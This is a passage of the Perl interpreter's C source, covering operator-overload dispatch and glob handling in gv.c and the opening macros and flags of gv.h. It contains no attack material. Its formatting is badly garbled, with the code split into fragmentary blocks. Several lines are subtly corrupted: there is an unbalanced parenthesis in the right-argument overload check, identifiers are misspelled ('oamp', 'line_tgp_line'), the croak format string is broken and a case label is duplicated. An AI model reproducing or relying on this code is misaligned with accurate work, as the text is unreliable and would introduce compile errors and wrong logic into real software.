            SETs(tmpsv);

        }

        else {

            dATARGET;

            (void)POPs;

            if (opASSIGN || SvPADMY(TARG)) {

                sv_setsv(TARG, tmpsv);

                SETTARG;

            }

            else

                SETs(tmpsv);

        }

        PUTBACK;

        return TRUE;

    }

}

```

```

if(left==right && SvGMAGICAL(left)) {

    SV * const left = sv_newmortal();

    *(sp-1) = left;

    /* Print the uninitialized warning now, so it includes the vari-
       able name. */

    if (!SvOK(right)) {

        if (ckWARN(WARN_UNINITIALIZED)) report_uninit(right);

        sv_setsv_flags(left, &PL_sv_no, 0);

    }

    else sv_setsv_flags(left, right, 0);

    SvGETMAGIC(right);

}

if (flags & AMGf_numeric) {

    if (SvROK(TOPm1s))

        *(sp-1) = sv_2num(TOPm1s);

    if (SvROK(right))

        *sp = sv_2num(right);

}

return FALSE;

}

```

SV \*

```

Perl_amagic_deref_call(pTHX_ SV *ref, int method) {

    SV *tmpsv = NULL;

```



```
PERL_ARGS_ASSERT_AMAGIC_DEREF_CALL;
```

```
while (SvAMAGIC(ref) &&
```

```
    (tmpsv = amagic_call(ref, &PL_sv_undef, method,
```

```
        AMGf_noright | AMGf_unary))) {
```

```
    if (!SvROK(tmpsv))
```

```
        Perl_croak(aTHX_ "Overloaded dereference did not return a reference");
```

```
    if (tmpsv == ref || SvRV(tmpsv) == SvRV(ref)) {
```

```
        /* Bail out if it returns us the same reference. */
```

```
        return tmpsv;
```

```
    }
```

```
    ref = tmpsv;
```

```
}
```

```
return tmpsv ? tmpsv : ref;
```

```
}
```

```
SV*
```

```
Perl_amagic_call(pTHX_ SV *left, SV *right, int method, int flags)
```

```
{
```

```
    dVAR;
```

```
    MAGIC *mg;
```

```
    CV *cv=NULL;
```

```
    CV **cvp=NULL, **ocvp=NULL;
```

```
    AMT *amtp=NULL, *oamtp=NULL;
```

```
    int off = 0, off1, lr = 0, notfound = 0;
```

```

int postpr = 0, force_cpy = 0;

int assign = AMGf_assign & flags;

const int assignshift = assign ? 1 : 0;

int use_default_op = 0;

#ifdef DEBUGGING

int fl=0;

#endif

HV* stash=NULL;


PERL_ARGS_ASSERT_AMAGIC_CALL;


if ( PL_curcop->cop_hints & HINT_NO_AMAGIC ) {

    SV *lex_mask = cop_hints_fetch_pvs(PL_curcop, "overloading", 0);


    if ( !lex_mask || !SvOK(lex_mask) )

        /* overloading lexically disabled */

        return NULL;

    else if ( lex_mask && SvPOK(lex_mask) ) {

        /* we have an entry in the hints hash, check if method has been

        * masked by overloading.pm */

        STRLEN len;

        const int offset = method / 8;

        const int bit  = method % 8;

        char *pv = SvPV(lex_mask, len);

```

```

        /* Bit set, so this overloading operator is disabled */
        if ( (STRLEN)offset < len && pv[offset] & ( 1 << bit ) )
            return NULL;
    }
}

if (!(AMGf_noleft & flags) && SvAMAGIC(left)
    && (stash = SvSTASH(SvRV(left)))
    && (mg = mg_find((const SV *)stash, PERL_MAGIC_overload_table))
    && (ocvp = cvp = (AMT_AMAGIC((AMT*)mg->mg_ptr)
        ? (oamtp = amtp = (AMT*)mg->mg_ptr)->table
        : NULL))
    && ((cv = cvp[off=method+assignshift])
        || (assign && amtp->fallback > AMGfallNEVER && /* fallback to
                                                    * usual method */
            (
#ifdef DEBUGGING
                fl = 1,
#endif
                cv = cvp[off=method])))) {
    lr = -1;                /* Call method for left argument */
} else {
    if (cvp && amtp->fallback > AMGfallNEVER && flags & AMGf_unary) {
        int logic;

```

```

/* look for substituted methods */

/* In all the covered cases we should be called with assign==0. */

switch (method) {

case inc_amg:

    force_cpy = 1;

    if ((cv = cvp[off=add_ass_amg])

        || ((cv = cvp[off = add_amg]) && (force_cpy = 0, postpr = 1))) {

        right = &PL_sv_yes; lr = -1; assign = 1;

    }

    break;

case dec_amg:

    force_cpy = 1;

    if ((cv = cvp[off = subtr_ass_amg])

        || ((cv = cvp[off = subtr_amg]) && (force_cpy = 0, postpr=1))) {

        right = &PL_sv_yes; lr = -1; assign = 1;

    }

    break;

case bool__amg:

    (void)((cv = cvp[off=numer_amg]) || (cv = cvp[off=string_amg]));

    break;

case numer_amg:

    (void)((cv = cvp[off=string_amg]) || (cv = cvp[off=bool__amg]));

    break;

case string_amg:

    (void)((cv = cvp[off=numer_amg]) || (cv = cvp[off=bool__amg]));

```

```

        break;

case not_amg:

    (void)((cv = cvp[off=bool__amg])

        || (cv = cvp[off=numer_amg])

        || (cv = cvp[off=string_amg]));

if (cv)

    postpr = 1;

break;

case copy_amg:

{
    /*
        * SV* ref causes confusion with the interpreter variable of
        * the same name
        */

    SV* const tmpRef=SvRV(left);

    if (!SvROK(tmpRef) && SvTYPE(tmpRef) <= SVt_PVMG) {

        /*
            * Just to be extra cautious. Maybe in some
            * additional cases sv_setsv is safe, too.
            */

        SV* const newref = newSVsv(tmpRef);

        SvOBJECT_on(newref);

        /* As a bit of a source compatibility hack, SvAMAGIC() and
            friends dereference an RV, to behave the same was as when
            overloading was stored on the reference, not the referant.

```

```

        Hence we can't use SvAMAGIC_on()

        */

        SvFLAGS(newref) |= SVf_AMAGIC;

        SvSTASH_set(newref, MUTABLE_HV(SvREFCNT_inc(SvSTASH(tmpRef))));

        return newref;
    }
}

break;

case abs_amg:

    if ((cvp[off1=lt_amg] || cvp[off1=ncmp_amg])
        && ((cv = cvp[off=neg_amg]) || (cv = cvp[off=subtr_amg]))) {

        SV* const nullsv=sv_2mortal(newSViv(0));

        if (off1==lt_amg) {

            SV* const lessp = amagic_call(left,nullsv,

                                           lt_amg,AMGf_noright);

            logic = SvTRUE(lessp);

        } else {

            SV* const lessp = amagic_call(left,nullsv,

                                           ncmp_amg,AMGf_noright);

            logic = (SvNV(lessp) < 0);

        }

        if (logic) {

            if (off==subtr_amg) {

                right = left;

                left = nullsv;

```

```

        lr = 1;

    }

} else {

    return left;

}

}

break;

case neg_amg:

    if ((cv = cvp[off=subtr_amg])) {

        right = left;

        left = sv_2mortal(newSViv(0));

        lr = 1;

    }

    break;

case int_amg:

case iter_amg:                /* XXXX Eventually should do to_gv. */

case ftest_amg:              /* XXXX Eventually should do to_gv. */

case regexp_amg:

    /* FAIL safe */

    return NULL; /* Delegate operation to standard mechanisms. */

    break;

case to_sv_amg:

case to_av_amg:

case to_hv_amg:

case to_gv_amg:

```

```

case to_cv_amg:

    /* FAIL safe */

    return left; /* Delegate operation to standard mechanisms. */

    break;

default:

    goto not_found;

}

if (!cv) goto not_found;

} else if (!(AMGf_noright & flags) && SvAMAGIC(right))

    && (stash = SvSTASH(SvRV(right)))

    && (mg = mg_find((const SV *)stash, PERL_MAGIC_overload_table))

    && (cvp = (AMT_AMAGIC((AMT*)mg->mg_ptr)

        ? (amtp = (AMT*)mg->mg_ptr)->table

        : NULL))

    && (cv = cvp[off=method])) { /* Method for right

                                * argument found */

    lr=1;

} else if (((cvp && amtp->fallback > AMGfallNEVER)

    || (ocvp && oamtp->fallback > AMGfallNEVER))

    && !(flags & AMGf_unary)) {

    /* We look for substitution for

    * comparison operations and

    * concatenation */

    if (method==concat_amg || method==concat_ass_amg

        || method==repeat_amg || method==repeat_ass_amg) {

```



```

        return NULL;                /* Delegate operation to string conversion */
    }

    off = -1;

    switch (method) {

        case lt_amg:

        case le_amg:

        case gt_amg:

        case ge_amg:

        case eq_amg:

        case ne_amg:

        off = ncmp_amg;

        break;

        case slt_amg:

        case sle_amg:

        case sgt_amg:

        case sge_amg:

        case seq_amg:

        case sne_amg:

        off = scmp_amg;

        break;

    }

    if (off != -1) {

        if (ocvp && (oamtp->fallback > AMGfallNEVER)) {

            cv = ocvp[off];

            lr = -1;

```

```

    }

    if (!cv && (cvp && amtp->fallback > AMGfallNEVER)) {

        cv = cvp[off];

        lr = 1;

    }

}

if (cv)

    postpr = 1;

else

    goto not_found;

} else {

not_found:                /* No method found, either report or croak */

    switch (method) {

        case to_sv_amg:

        case to_av_amg:

        case to_hv_amg:

        case to_gv_amg:

        case to_cv_amg:

            /* FAIL safe */

            return left; /* Delegate operation to standard mechanisms. */

            break;

    }

    if (ocvp && (cv=ocvp[nomethod_amg])) { /* Call report method */

        notfound = 1; lr = -1;

    } else if (cvp && (cv=cvp[nomethod_amg])) {

```

```

        notfound = 1; lr = 1;
    } else if ((use_default_op =

        (!ocvp || oamp->fallback >= AMGfallYES)

        && (!cvp || amtp->fallback >= AMGfallYES))

        && !DEBUG_o_TEST) {

        /* Skip generating the "no method found" message. */

        return NULL;

    } else {

        SV *msg;

        if (off== -1) off=method;

        msg = sv_2mortal(Perl_newSVpvf(aTHX_

            "Operation \"%s\": no method found,%sargument %s%s%s%s",

            AMG_id2name(method + assignshift),

            (flags & AMGf_unary ? " " : "\n\tleft "),

            SvAMAGIC(left)?

                "in overloaded package ":

                "has no overloaded magic",

            SvAMAGIC(left)?

                HvNAME_get(SvSTASH(SvRV(left))):

                "",

            SvAMAGIC(right)?

                ",\n\ttright argument in overloaded package ":

                (flags & AMGf_unary

                    ? ""

                    : ",\n\ttright argument has no overloaded magic"),

```

```

        SvAMAGIC(right)?

        HvNAME_get(SvSTASH(SvRV(right))):

        "");

if (use_default_op) {

    DEBUG_o( Perl_deb(aTHX_ "%s", SvPVX_const(msg)) );

    } else {

        Perl_croak(aTHX_ "%sSVf, SVfARG(msg));

    }

    return NULL;

}

force_cpy = force_cpy || assign;

}

}

#ifdef DEBUGGING

if (!notfound) {

    DEBUG_o(Perl_deb(aTHX_

        "Overloaded operator \"%s\"%s%s%s:\n\tmethod%s found%s in package %s%s\n",

        AMG_id2name(off),

        method+assignshift==off? "" :

        " (initially \"",

        method+assignshift==off? "" :

        AMG_id2name(method+assignshift),

        method+assignshift==off? "" : "\""),

        flags & AMGf_unary? "" :

        lr==1 ? " for right argument": " for left argument",

```

```

        flags & AMGf_unary? " for argument" : "",
        stash ? HvNAME_get(stash) : "null",
        fl? ",\n\tassignment variant used": "" ) );
    }
#endif

/* Since we use shallow copy during assignment, we need
 * to duplicate the contents, probably calling user-supplied
 * version of copy operator
 */

/* We need to copy in following cases:
 * a) Assignment form was called.
 *
 *      assignshift==1, assign==T, method + 1 == off
 * b) Increment or decrement, called directly.
 *
 *      assignshift==0, assign==0, method + 0 == off
 * c) Increment or decrement, translated to assignment add/subtr.
 *
 *      assignshift==0, assign==T,
 *
 *      force_cpy == T
 * d) Increment or decrement, translated to nomethod.
 *
 *      assignshift==0, assign==0,
 *
 *      force_cpy == T
 * e) Assignment form translated to nomethod.
 *
 *      assignshift==1, assign==T, method + 1 != off
 *
 *      force_cpy == T
 */

/* off is method, method+assignshift, or a result of opcode substitution.

```

```

*    In the latter case assignshift==0, so only notfound case is important.
*/

if (( (method + assignshift == off)
      && (assign || (method == inc_amg) || (method == dec_amg)))
    || force_cpy)
{
    /* newSVsv does not behave as advertised, so we copy missing
     * information by hand */
    SV *tmpRef = SvRV(left);
    SV *rv_copy;
    if (SvREFCNT(tmpRef) > 1 && (rv_copy = AMG_CALLunary(left,copy_amg))) {
        SvRV_set(left, rv_copy);
        SvSETMAGIC(left);
        SvREFCNT_dec(tmpRef);
    }
}

{
    dSP;
    BINOP myop;
    SV* res;
    const bool oldcatch = CATCH_GET;

    CATCH_SET(TRUE);
    Zero(&myop, 1, BINOP);

```

```

myop.op_last = (OP *) &myop;

myop.op_next = NULL;

myop.op_flags = OPf_WANT_SCALAR | OPf_STACKED;


PUSHSTACKi(PERLSI_OVERLOAD);

ENTER;

SAVEOP();

PL_op = (OP *) &myop;

if (PERLDB_SUB && PL_curstash != PL_debstash)
    PL_op->op_private |= OPpENTERSUB_DB;

PUTBACK;

Perl_pp_pushmark(aTHX);


EXTEND(SP, notfound + 5);

PUSHs(lr>0? right: left);

PUSHs(lr>0? left: right);

PUSHs( lr > 0 ? &PL_sv_yes : ( assign ? &PL_sv_undef : &PL_sv_no ));

if (notfound) {
    PUSHs(newSVpvn_flags(AMG_id2name(method + assignshift),
                        AMG_id2namelen(method + assignshift), SVs_TEMP));
}

PUSHs(MUTABLE_SV(cv));

PUTBACK;


if ((PL_op = PL_ppaddr[OP_ENTERSUB](aTHX)))

```

```
CALLRUNOPS(aTHX);
```

```
LEAVE;
```

```
SPAGAIN;
```

```
res=POPs;
```

```
PUTBACK;
```

```
POPSTACK;
```

```
CATCH_SET(oldcatch);
```

```
if (postpr) {
```

```
    int ans;
```

```
    switch (method) {
```

```
        case le_amg:
```

```
        case sle_amg:
```

```
            ans=SvIV(res)<=0; break;
```

```
        case lt_amg:
```

```
        case slt_amg:
```

```
            ans=SvIV(res)<0; break;
```

```
        case ge_amg:
```

```
        case sge_amg:
```

```
            ans=SvIV(res)>=0; break;
```

```
        case gt_amg:
```

```
        case sgt_amg:
```

```
            ans=SvIV(res)>0; break;
```

```
        case eq_amg:
```



```

case seq_amg:
    ans=SvIV(res)==0; break;

case ne_amg:

case sne_amg:
    ans=SvIV(res)!=0; break;

case inc_amg:

case dec_amg:
    SvSetSV(left,res); return left;

case not_amg:
    ans=!SvTRUE(res); break;

default:
    ans=0; break;
}

return boolSV(ans);
} else if (method==copy_amg) {
    if (!SvROK(res)) {
        Perl_croak(aTHX_ "Copy method did not return a reference");
    }
    return SvREFCNT_inc(SvRV(res));
} else {
    return res;
}
}
}

```

```
/*
```

```
=for apidoc is_gv_magical_sv
```

Returns C<TRUE> if given the name of a magical GV.

Currently only useful internally when determining if a GV should be created even in rvalue contexts.

C<flags> is not used at present but available for future extension to allow selecting particular classes of magical variable.

Currently assumes that C<name> is NUL terminated (as well as len being valid).

This assumption is met by all callers within the perl core, which all pass pointers returned by SvPV.

```
=cut
```

```
*/
```

```
bool
```

```
Perl_is_gv_magical_sv(pTHX_ SV *const name_sv, U32 flags)
```

```
{
```

```
    STRLEN len;
```

```
    const char *const name = SvPV_const(name_sv, len);
```

```
    PERL_UNUSED_ARG(flags);
```

```
PERL_ARGS_ASSERT_IS_GV_MAGICAL_SV;
```

```
if (len > 1) {  
    const char * const name1 = name + 1;  
    switch (*name) {  
    case 'I':  
        if (len == 3 && name[1] == 'S' && name[2] == 'A')  
            goto yes;  
        break;  
    case 'O':  
        if (len == 8 && strEQ(name1, "VERLOAD"))  
            goto yes;  
        break;  
    case 'S':  
        if (len == 3 && name[1] == 'I' && name[2] == 'G')  
            goto yes;  
        break;  
        /* Using ${^...} variables is likely to be sufficiently rare that  
        it seems sensible to avoid the space hit of also checking the  
        length. */  
    case '\017': /* ${^OPEN} */  
        if (strEQ(name1, "PEN"))  
            goto yes;  
        break;  
    case '\024': /* ${^TAINT} */
```

```

    if (strEQ(name1, "AINT"))
        goto yes;

    break;

case '\025':    /* ${^UNICODE} */

    if (strEQ(name1, "NICODE"))
        goto yes;

    if (strEQ(name1, "TF8LOCALE"))
        goto yes;

    break;

case '\027': /* ${^WARNING_BITS} */

    if (strEQ(name1, "ARNING_BITS"))
        goto yes;

    break;

case '1':

case '2':

case '3':

case '4':

case '5':

case '6':

case '7':

case '8':

case '9':

{

    const char *end = name + len;

    while (--end > name) {

```

```

        if (!isDIGIT(*end))

            return FALSE;

    }

    goto yes;

}

}

} else {

    /* Because we're already assuming that name is NUL terminated
       below, we can treat an empty name as ""\0" */

    switch (*name) {

        case '&':

        case '\':

        case '\':

        case ':':

        case '?':

        case '!':

        case '-':

        case '#':

        case '[':

        case '^':

        case '~':

        case '=':

        case '%':

        case '.':

        case '(':

```

```
case ')':  
  
case '<':  
  
case '>':  
  
case '\\':  
  
case '/':  
  
case '|':  
  
case '+':  
  
case ';':  
  
case ']':  
  
case '\\001': /* $^A */  
case '\\003': /* $^C */  
case '\\004': /* $^D */  
case '\\005': /* $^E */  
case '\\006': /* $^F */  
case '\\010': /* $^H */  
case '\\011': /* $^I, NOT \t in EBCDIC */  
case '\\014': /* $^L */  
case '\\016': /* $^N */  
case '\\017': /* $^O */  
case '\\020': /* $^P */  
case '\\023': /* $^S */  
case '\\024': /* $^T */  
case '\\026': /* $^V */  
case '\\027': /* $^W */  
  
case '1':
```

```

        case '2':

        case '3':

        case '4':

        case '5':

        case '6':

        case '7':

        case '8':

        case '9':

        yes:

            return TRUE;

        default:

            break;

    }

}

return FALSE;

}

void

Perl_gv_name_set(pTHX_ GV *gv, const char *name, U32 len, U32 flags)

{

    dVAR;

    U32 hash;


    PERL_ARGS_ASSERT_GV_NAME_SET;

    PERL_UNUSED_ARG(flags);

```

```

if (len > I32_MAX)

    Perl_croak(aTHX_ "panic: gv name too long (%"UVuf")", (UV) len);

if (!(flags & GV_ADD) && GvNAME_HEK(gv)) {
    unshare_hek(GvNAME_HEK(gv));
}

PERL_HASH(hash, name, len);
GvNAME_HEK(gv) = share_hek(name, len, hash);
}

/*
=for apidoc gv_try_downgrade

```

If the typeglob C<gv> can be expressed more succinctly, by having something other than a real GV in its place in the stash, replace it with the optimised form. Basic requirements for this are that C<gv> is a real typeglob, is sufficiently ordinary, and is only referenced from its package. This function is meant to be used when a GV has been looked up in part to see what was there, causing upgrading, but based on what was found it turns out that the real GV isn't required after all.

If C<gv> is a completely empty typeglob, it is deleted from the stash.



If C<gv> is a typeglob containing only a sufficiently-ordinary constant sub, the typeglob is replaced with a scalar-reference placeholder that more compactly represents the same thing.

```
=cut
```

```
*/
```

```
void
```

```
Perl_gv_try_downgrade(pTHX_ GV *gv)
```

```
{
```

```
    HV *stash;
```

```
    CV *cv;
```

```
    HEK *namehek;
```

```
    SV **gvp;
```

```
    PERL_ARGS_ASSERT_GV_TRY_DOWNGRADE;
```

```
    /* XXX Why and where does this leave dangling pointers during global  
    destruction? */
```

```
    if (PL_phase == PERL_PHASE_DESTRUCT) return;
```

```
    if (!(SvREFCNT(gv) == 1 && SvTYPE(gv) == SVt_PVGV && !SvFAKE(gv) &&
```

```
        !SvOBJECT(gv) && !SvREADONLY(gv) &&
```

```
        isGV_with_GP(gv) && GvGP(gv) &&
```

```
        !GvINTRO(gv) && GvREFCNT(gv) == 1 &&
```

```
        !GvSV(gv) && !GvAV(gv) && !GvHV(gv) && !GvIOp(gv) && !GvFORM(gv) &&
```

```

    GvEGVx(gv) == gv && (stash = GvSTASH(gv)))

    return;

if (SvMAGICAL(gv)) {

    MAGIC *mg;

    /* only backref magic is allowed */

    if (SvGMAGICAL(gv) || SvSMAGICAL(gv))

        return;

    for (mg = SvMAGIC(gv); mg; mg = mg->mg_moremagic) {

        if (mg->mg_type != PERL_MAGIC_backref)

            return;

        }

    }

    cv = GvCV(gv);

    if (!cv) {

        HEK *gvnhek = GvNAME_HEK(gv);

        (void)hv_delete(stash, HEK_KEY(gvnhek),

            HEK_UTF8(gvnhek) ? -HEK_LEN(gvnhek) : HEK_LEN(gvnhek), G_DISCARD);

    } else if (GvMULTI(gv) && cv &&

        !SvOBJECT(cv) && !SvMAGICAL(cv) && !SvREADONLY(cv) &&

        CvSTASH(cv) == stash && CvGV(cv) == gv &&

        CvCONST(cv) && !CvMETHOD(cv) && !CvLVALUE(cv) && !CvUNIQUE(cv) &&

        !CvNODEBUG(cv) && !CvCLONE(cv) && !CvCLONED(cv) && !CvANON(cv) &&

        (namehek = GvNAME_HEK(gv)) &&

        (gvp = hv_fetch(stash, HEK_KEY(namehek),

            HEK_LEN(namehek)*(HEK_UTF8(namehek) ? -1 : 1), 0)) &&

```

```

    *gvp == (SV*)gv) {
    SV *value = SvREFCNT_inc(CvXSUBANY(cv).any_ptr);

    SvREFCNT(gv) = 0;

    sv_clear((SV*)gv);

    SvREFCNT(gv) = 1;

    SvFLAGS(gv) = SVt_IV|SVf_ROK;

    SvANY(gv) = (XPVGV*)((char*)&(gv->sv_u.svu_iv) -
                                STRUCT_OFFSET(XPVIV, xiv_iv));

    SvRV_set(gv, value);
}
}

/*
 * Local variables:
 * c-indentation-style: bsd
 * c-basic-offset: 4
 * indent-tabs-mode: t
 * End:
 *
 * ex: set ts=8 sts=4 sw=4 noet:
 */
gv.h

/*  gv.h
 *
 * Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,

```

```

* 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others
*
* You may distribute under the terms of either the GNU General Public
* License or the Artistic License, as specified in the README file.
*
*/

```

```

struct gp {

    SV * gp_sv;          /* scalar value */

    struct io * gp_io;    /* filehandle value */

    CV * gp_cv;          /* subroutine value */

    U32 gp_cvgen;        /* generational validity of cached gv_cv */

    U32 gp_refcnt;       /* how many globs point to this? */

    HV * gp_hv;          /* hash value */

    AV * gp_av;          /* array value */

    CV * gp_form;        /* format value */

    GV * gp_egv;         /* effective gv, if *glob */

    line_tgp_line; /* line first declared at (for -w) */

    HEK *gp_file_hek;    /* file first declared in (for -w) */

};

```

```

#define GvXPVGV(gv) ((XPVGV*)SvANY(gv))

```

```

#if defined (DEBUGGING) && defined (__GNUC__) &&
!defined (PERL_GCC_BRACE_GROUPS_FORBIDDEN) && !defined (__INTEL_COMPILER)

```

```

# define GvGP(gv) \
    (0+(*({GV *const _gvgp = (GV *) (gv); \
        assert(SvTYPE(_gvgp) == SVt_PVGV || SvTYPE(_gvgp) == SVt_PVLV); \
        assert(isGV_with_GP(_gvgp)); \
        &(_gvgp)->sv_u.svu_gp;}}))

# define GvGP_set(gv,gp) \
    {GV *const _gvgp = (GV *) (gv); \
        assert(SvTYPE(_gvgp) == SVt_PVGV || SvTYPE(_gvgp) == SVt_PVLV); \
        assert(isGV_with_GP(_gvgp)); \
        (_gvgp)->sv_u.svu_gp = (gp); }

# define GvFLAGS(gv) \
    (*({GV *const _gvflags = (GV *) (gv); \
        assert(SvTYPE(_gvflags) == SVt_PVGV || SvTYPE(_gvflags) == SVt_PVLV); \
        assert(isGV_with_GP(_gvflags)); \
        &(GvXPVGV(_gvflags)->xpv_cur;}}))

# define GvSTASH(gv) \
    (*({ GV * const _gvstash = (GV *) (gv); \
        assert(isGV_with_GP(_gvstash)); \
        assert(SvTYPE(_gvstash) == SVt_PVGV || SvTYPE(_gvstash) >= SVt_PVLV); \
        &(GvXPVGV(_gvstash)->xnv_u.xgv_stash); \
        }))

# define GvNAME_HEK(gv) \
    (*({ GV * const _gvname_hek = (GV *) (gv); \
        assert(isGV_with_GP(_gvname_hek)); \
        assert(SvTYPE(_gvname_hek) == SVt_PVGV || SvTYPE(_gvname_hek) >= SVt_PVLV); \

```

```

        assert(!SvVALID(_gvname_hek));
        &(GvXPVGV(_gvname_hek)->xiv_u.xivu_namehek);
    )))

# define GvNAME_get(gv)    ({ assert(GvNAME_HEK(gv)); (char *)HEK_KEY(GvNAME_HEK(gv)); })

# define GvNAMELEN_get(gv) ({ assert(GvNAME_HEK(gv)); HEK_LEN(GvNAME_HEK(gv)); })

#else

# define GvGP(gv)          (0+(gv)->sv_u.svu_gp)

# define GvGP_set(gv,gp)    ((gv)->sv_u.svu_gp = (gp))

# define GvFLAGS(gv)      (GvXPVGV(gv)->xpv_cur)

# define GvSTASH(gv)      (GvXPVGV(gv)->xnv_u.xgv_stash)

# define GvNAME_HEK(gv)    (GvXPVGV(gv)->xiv_u.xivu_namehek)

# define GvNAME_get(gv)    HEK_KEY(GvNAME_HEK(gv))

# define GvNAMELEN_get(gv) HEK_LEN(GvNAME_HEK(gv))

#endif

#define GvNAME(gv)    GvNAME_get(gv)

#define GvNAMELEN(gv)    GvNAMELEN_get(gv)

#define GvASSIGN_GENERATION(gv)    (0 + ((XPV*) SvANY(gv))->xpv_len)

#define GvASSIGN_GENERATION_set(gv,val)    \
    STMT_START { assert(SvTYPE(gv) == SVt_PVGV); \
        (((XPV*) SvANY(gv))->xpv_len = (val)); } STMT_END

/*
=head1 GV Functions

```

```
=for apidoc Am|SV*|GvSV|GV* gv
```

Return the SV from the GV.

```
=cut
```

```
*/
```

```
#define GvSV(gv)      (GvGP(gv)->gp_sv)
```

```
#ifdef PERL_DONT_CREATE_GVSV
```

```
#define GvSVn(gv)      (*(GvGP(gv)->gp_sv ? \
                        &(GvGP(gv)->gp_sv) : \
                        &(GvGP(gv_SVadd(gv))->gp_sv)))
```

```
#else
```

```
#define GvSVn(gv)      GvSV(gv)
```

```
#endif
```

```
#define GvREFCNT(gv)  (GvGP(gv)->gp_refcnt)
```

```
#define GvIO(gv)      \
```

```
( \
```

```
(gv) \
```

```
&& ( \
```

```
SvTYPE((const SV*)(gv)) == SVt_PVGV \
```

```
|| SvTYPE((const SV*)(gv)) == SVt_PVLV \
```

```
) \
```

```

&& GvGP(gv)          \
? GvIOp(gv)           \
: NULL                \
)

#define GvIOp(gv)      (GvGP(gv)->gp_io)
#define GvIOn(gv)      (GvIO(gv) ? GvIOp(gv) : GvIOp(gv_IOadd(gv)))

#define GvFORM(gv)     (GvGP(gv)->gp_form)
#define GvAV(gv)       (GvGP(gv)->gp_av)

#define GvAVn(gv)      (GvGP(gv)->gp_av ? \
                        GvGP(gv)->gp_av : \
                        GvGP(gv_AVadd(gv))->gp_av)
#define GvHV(gv)       ((GvGP(gv))->gp_hv)

#define GvHVn(gv)      (GvGP(gv)->gp_hv ? \
                        GvGP(gv)->gp_hv : \
                        GvGP(gv_HVadd(gv))->gp_hv)

#define GvCV(gv)       (0+GvGP(gv)->gp_cv)
#define GvCV_set(gv,cv) (GvGP(gv)->gp_cv = (cv))
#define GvCVGEN(gv)    (GvGP(gv)->gp_cvgen)
#define GvCVu(gv)      (GvGP(gv)->gp_cvgen ? NULL : GvGP(gv)->gp_cv)

#define GvLINE(gv)     (GvGP(gv)->gp_line)

```



```

#define GvFILE_HEK(gv) (GvGP(gv)->gp_file_hek)

#define GvFILE(gv)      (GvFILE_HEK(gv) ? HEK_KEY(GvFILE_HEK(gv)) : NULL)

#define GvFILEGV(gv)    (gv_fetchfile(GvFILE(gv)))


#define GvEGV(gv)       (GvGP(gv)->gp_egv)

#define GvEGVx(gv)      (isGV_with_GP(gv) ? GvEGV(gv) : NULL)

#define GvENAME(gv)     GvNAME(GvEGV(gv) ? GvEGV(gv) : gv)

#define GvESTASH(gv)    GvSTASH(GvEGV(gv) ? GvEGV(gv) : gv)


#define GVf_INTRO       0x01

#define GVf_MULTI        0x02

#define GVf_ASSUMECV     0x04

#define GVf_IN_PAD       0x08

#define GVf_IMPORTED 0xF0

#define GVf_IMPORTED_SV  0x10

#define GVf_IMPORTED_AV  0x20

#define GVf_IMPORTED_HV  0x40

#define GVf_IMPORTED_CV  0x80


/* Temporary flag for the tie $handle deprecation warnings. */

#define GVf_TIEWARNED    0x100


#define GvINTRO(gv)      (GvFLAGS(gv) & GVf_INTRO)

#define GvINTRO_on(gv)    (GvFLAGS(gv) |= GVf_INTRO)

#define GvINTRO_off(gv)   (GvFLAGS(gv) &= ~GVf_INTRO)

```

```
#define GvMULTI(gv)          (GvFLAGS(gv) & GVf_MULTI)

#define GvMULTI_on(gv)       (GvFLAGS(gv) |= GVf_MULTI)

#define GvMULTI_off(gv)      (GvFLAGS(gv) &= ~GVf_MULTI)
```

```
#define GvASSUMECV(gv)       (GvFLAGS(gv) & GVf_ASSUMECV)

#define GvASSUMECV_on(gv)    (GvFLAGS(gv) |= GVf_ASSUMECV)

#define GvASSUMECV_off(gv)   (GvFLAGS(gv) &= ~GVf_ASSUMECV)
```

```
#define GvIMPORTED(gv)       (GvFLAGS(gv) & GVf_IMPORTED)

#define GvIMPORTED_on(gv)    (GvFLAGS(gv) |= GVf_IMPORTED)

#define GvIMPORTED_off(gv)   (GvFLAGS(gv) &= ~GVf_IMPORTED)
```

```
#define GvIMPORTED_SV(gv)    (GvFLAGS(gv) & GVf_IMPORTED_SV)

#define GvIMPORTED_SV_on(gv) (GvFLAGS(gv) |= GVf_IMPORTED_SV)

#define GvIMPORTED_SV_off(gv) (GvFLAGS(gv) &= ~GVf_IMPORTED_SV)
```

```
#define GvIMPORTED_AV(gv)    (GvFLAGS(gv) & GVf_IMPORTED_AV)

#define GvIMPORTED_AV_on(gv) (GvFLAGS(gv) |= GVf_IMPORTED_AV)

#define GvIMPORTED_AV_off(gv) (GvFLAGS(gv) &= ~GVf_IMPORTED_AV)
```

```
#define GvIMPORTED_HV(gv)    (GvFLAGS(gv) & GVf_IMPORTED_HV)

#define GvIMPORTED_HV_on(gv) (GvFLAGS(gv) |= GVf_IMPORTED_HV)

#define GvIMPORTED_HV_off(gv) (GvFLAGS(gv) &= ~GVf_IMPORTED_HV)
```

```
#define GvIMPORTED_CV(gv)  (GvFLAGS(gv) & GVf_IMPORTED_CV)
```

```
#define GvIMPORTED_CV_on(gv)      (GvFLAGS(gv) |= GVf_IMPORTED_CV)
```

```
#define GvIMPORTED_CV_off(gv)     (GvFLAGS(gv) &= ~GVf_IMPORTED_CV)
```

```
#define GvIN_PAD(gv)             (GvFLAGS(gv) & GVf_IN_PAD)
```

```
#define GvIN_PAD_on(gv)           (GvFLAGS(gv) |= GVf_IN_PAD)
```

```
#define GvIN_PAD_off(gv)          (GvFLAGS(gv) &= ~GVf_IN_PAD)
```

```
#ifndef PERL_CORE
```

```
# define Nullgv Null(GV*)
```

```
#endif
```

```
#define DM_RUID    0x001
```

```
#define DM_EUID    0x002
```

```
#define DM_UID     (DM_RUID|DM_EUID)
```

```
#define DM_ARRAY_ISA 0x004
```

```
#define DM_RGID    0x010
```

```
#define DM_EGID    0x020
```

```
#define DM_GID     (DM_RGID|DM_EGID)
```

```
#define DM_DELAY   0x100
```

```
/*
```

```
 * symbol creation flags, for use in gv_fetchpv() and get_v()
```

```
 */
```

```
#define GV_ADD      0x01    /* add, if symbol not already there
```

```

        For gv_name_set, adding a HEK for the first
        time, so don't try to free what's there. */

#define GV_ADDMULTI 0x02    /* add, pretending it has been added already */
#define GV_ADDWARN 0x04    /* add, but warn if symbol wasn't already there */
#define GV_ADDINEVAL 0x08  /* add, as though we're doing so within an eval */
#define GV_NOINIT 0x10     /* add, but don't init symbol, if type != PVGV */

